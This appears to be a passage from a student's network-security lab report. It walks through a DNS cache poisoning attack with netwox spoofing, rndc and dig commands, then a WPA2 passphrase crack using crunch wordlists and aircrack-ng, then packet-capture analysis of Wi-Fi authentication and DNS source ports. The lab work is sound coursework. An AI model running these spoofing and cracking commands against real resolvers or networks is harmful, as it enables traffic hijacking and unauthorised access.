5. Dig www.example.net
   Run on user machine to ensure attack is successful because IP is changed


Task 3:

Before:



After:







Comparison:

As we can observe that original IP of www.example.net (93.184.216.34) is replaced with IP of www.google.com (74.125.200.103). So after attack when user want to visit www.example.net, the request is redirected to www.google.com server


Explanation:




DNS cache is dumped and flushed on DNS Server Machine



Executed the command on attacker machine with hostnameip and authnsip is of www.google.com while src host ip is of DNS machine. The destination port is 53



After executing the attack from attacker machine, I ran “dig www.example.net” and track the packets on wireshark to confirm dns cahche poisoning attack is successful. I ran dig command two times and at the second time got above result where we can see the addr in Answers section is same as of www.google.com which I got after dig www.google.com



To further confirm, I also dump the cache file and run “sudo nano /var/cache/bind/dump.db” to check the cache database. As we can observe in the cache file that the stored IP address of www.example.net is of www.google.com. So when some access www.example.net, they will get Google webpage IP in response and redirect to Google server.

Command:

Code Snippets with explanation:

1. sudo rndc dumpdb -cache
   Executed on DNS machine to dump cache before attack
2. Sudo rndc flush
   To clear the cache of DNS
3. Dig www.example.net
   Run that on attacker machine to get DNS information of www.example.net
4. Ping www.google.com
   Run that on attacker machine to get the IP of www.google.com
5. Netwag
   Execute to get the netwox gui tool for sniffing DNS response
6. sudo netwox 105 --hostname "www.example.net" --hostnameip 74.125.200.103 --authns "ns.example.net" --authnsip 74.125.200.103 --device "Eth0" -f "src host 10.0.2.9 and dst port 53" --ttl 600 --spoofip "raw"
   I used the command from previous task and changed the src host ip to DNS server IP and added spoofip raw to avoid spoofing of MAC address
7. Dig www.example.net
   Run on user machine to ensure attack is successful because IP is changed
8. sudo rndc dumpdb –cache, sudo nano /var/cache/bind/dump.db
   Executed above two commands on DNS machine to dump cache and check that cache is stored with spoofed ip that attacker wants so when user request DNS response contain that spoof ip

Section 3

Question 3.1

1) Total possible passwords = (62*62*62) + (62*62*62) = 476656

   according to Aircrack = 238327*2 = 476654


2) After reading the two articles, I first used crunch to make two files, one containing the possible passwords starting with cos432- while the second one starting with COS432- . I used the following commands to generate the files:


crunch 10 10 –f /usr/share/rainbowcrack/charset.txt mixalpha-numeric –t cos432-@@@ -o /root/alphawordlist.lst

crunch 10 10 –f /usr/share/rainbowcrack/charset.txt mixalpha-numeric –t COS432-@@@ -o /root/alphawordlist2.lst

After generating the files containing possible passwords, I ran aircrack to brute force all the passwords and found the correct password to be **cos432-h4Z.** The command I used was:

aircrack-ng -w alphawordlist.lst wpa2.pcap








Question 3.2

Scenario 1:

1) There are no IP packets because the two devices are in the process of authenticating and associating. The devices are not connected to the internet yet and are communicating with each other one to one. Therefore, there is no need for IP addresses because the devices will instead use mac addresses to connect and communicate with each other. Infact, we don't need IP addresses to connect to openmash, only mac address is required.
2) The authentication type used by wireless access point is open system as seen from the screenshot below. The security risk associated with this mechanism is that it doesn't perform client verification due to which the access point is unable to determine whether a client is valid or not. Hence, with an open system any device can communicate with the access point.









Scenario 2:


I first filtered the packets by dns, then I listed all the distinct source IP addresses and then one by one I checked the source ports of these IP addresses. Some of them had constant source ports while some had random source ports as seen from the screen shots below.


4.2.3.4 : src port = 53







4.2.2.3 : src port = 53







32.225.79.209 : src port = 53



